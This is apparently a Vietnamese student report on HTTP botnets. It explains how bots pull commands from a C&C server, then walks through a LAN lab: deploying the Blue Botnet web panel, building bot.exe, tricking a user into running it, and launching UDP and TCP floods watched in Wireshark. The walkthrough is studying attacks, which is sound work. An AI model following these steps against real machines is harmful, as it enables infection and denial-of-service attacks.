Cách thức hoạt động của botnet dựa trên HTTP là quá trình truyền và nhận thông tin giữa bot client và C&C server. Đầu tiên các bot client sẽ gửi các lệnh HTTP request yêu cầu nhận lệnh mới từ HTTP C&C Server. Botmaster thông qua HTTP C&C Server gửi các lệnh cần thiết cho bot client.

Các botnet HTTP này khi được lây nhiễm vào máy nạn nhân sẽ định kỳ tự động truy cập các máy chủ C&C nhất định để nhận các bản cập nhật hoặc lệnh mới. Mô hình này được gọi là kiểu PULL và tiếp tục trong một khoảng thời gian đều đặn được xác định bởi botmaster.

Các botmaster sử dụng giao thức HTTP để ẩn các hoạt động của chúng giữa các luồng web thông thường và dễ dàng tránh các phương pháp phát hiện như tường lửa. Do đó, không có gì ngạc nhiên khi 6 trong số 9 Botnet nguy hiểm nhất năm 2012 là HTTP Botnet.


Do có nhiều loại dịch vụ HTTP được sử dụng nên không dễ để chặn dịch vụ này. Hơn nữa, dịch vụ này thường được sử dụng bởi các ứng dụng và dịch vụ thông thường trên Internet. Một số ứng dụng và dịch vụ thông thường như Gmail session (kiểm tra định kỳ các email mới), trình cập nhật tự động, trình quản lý tải xuống dựa trên HTTP, trang tự làm mới và thanh công cụ của một số trình duyệt có thể tạo ra cùng một kiểu định kỳ và tăng tỷ lệ dương tính giả trong các kết quả phát hiện của hệ thống.

Do đó, việc phát hiện các Botnet HTTP thậm chí còn khó khăn hơn khi các Botmaster sử dụng các trang web hợp pháp (ví dụ: máy chủ đã bị tấn công) hoặc các dịch vụ bình thường (ví dụ: social bots) để thiết lập lệnh và kiểm soát của chúng.

Việc xem xét các đặc điểm của các loại botnet khác nhau cho thấy rằng các botnet dựa trên HTTP có một tập hợp các thuộc tính khiến chúng khó bị phát hiện. Mặt khác, số lượng các nghiên cứu tập trung vào việc phát hiện các botnet dựa trên HTTP là tương đối thấp (so với số lượng các nghiên cứu trên các botnet dựa trên IRC và P2P), đặc biệt là trong các botnet di động dựa trên HTTP hoạt động trên các thiết bị di động và mạng.


3.2. Xây dựng máy Bot header để điều khiển Botnet

Đầu tiên cần có một WebServer để up code php lên, có thể dùng các WebServer trả phí để quản lý botnet trên quy mô Internet. Tuy nhiên, trong phần này chúng em sẽ dùng phần mềm XAMPP để xây dựng WebServer local dùng cho việc quản lý mạng botnet trong vùng mạng LAN.




Nghiên cứu và phát triển thử nghiệm DDoS


Tiếp theo, cần tải bộ công cụ Blue Botnet Webpanel + Builder về. Sau khi giải nén ra ta sẽ được thư mục sau:




Bên trong thư mục có 2 thư mục con là WebPanel và Builder.



Ta copy thư mục WebPanel và đưa tới thư mục theo C:\xampp\htdocs




Mở trình duyệt web lên truy cập vào đường dẫn <http://192.168.1.112/WebPanel/login.php>




Nhập password và chọn LOGIN để truy cập web quản lý botnet.

Giao diện Web quản lý botnet.




Giao diện phần hiển thị số lượng botnet đang kết tới tới bot header.



3.3. Xây dựng Botnet để lây nhiễm cho các Bot client

Đầu tiên, ta sẽ tạo botnet để sử dụng.

Truy cập vào thư mục Builder lúc đầu.




Chọn file Blue Botnet Bot Builder.exe để tạo botnet.


Tại phần Link ta nhập đường dẫn của trang quản lý botnet và BUILD để tạo botnet.

Đường dẫn này sẽ cho các bot client trở đến trang điều khiển của bot header.

Nghiên cứu và phát triển thử nghiệm DDoS




File botnet sau khi build.



Sau đó, ta sẽ lừa người dùng tải file bot.exe về và thực thi.

Lúc này trên máy bot header sẽ có thông tin về bot client đã kết nối tới.

Máy bot client này có địa chỉ IP là 192.168.1.133.




3.4. Giả lập tấn công DDoS


Chọn IP mục tiêu và Port cần tấn công.

Chọn Method tấn công, có 8 kiểu tấn công: TCP, UDP, HTTPPROXY, HTTP, SYN, XML-RPC, MCBOT, MCBOTALPHA.

Nghiên cứu và phát triển thử nghiệm DDoS




Chọn START để bắt đầu tấn công.




Nghiên cứu và phát triển thử nghiệm DDoS

Ta sẽ dùng Wireshark để xem cuộc tấn công diễn ra.



Ta thấy được máy bot client đang gửi hàng loạt các gói tin UDP tới máy nạn nhân.

Ngoài ra, tấn công UDP Flood ra, thì ta có thể tấn công theo TCP Flood.



Ta tiếp tục dùng Wireshark để xem kết quả

Nghiên cứu và phát triển thử nghiệm DDoS

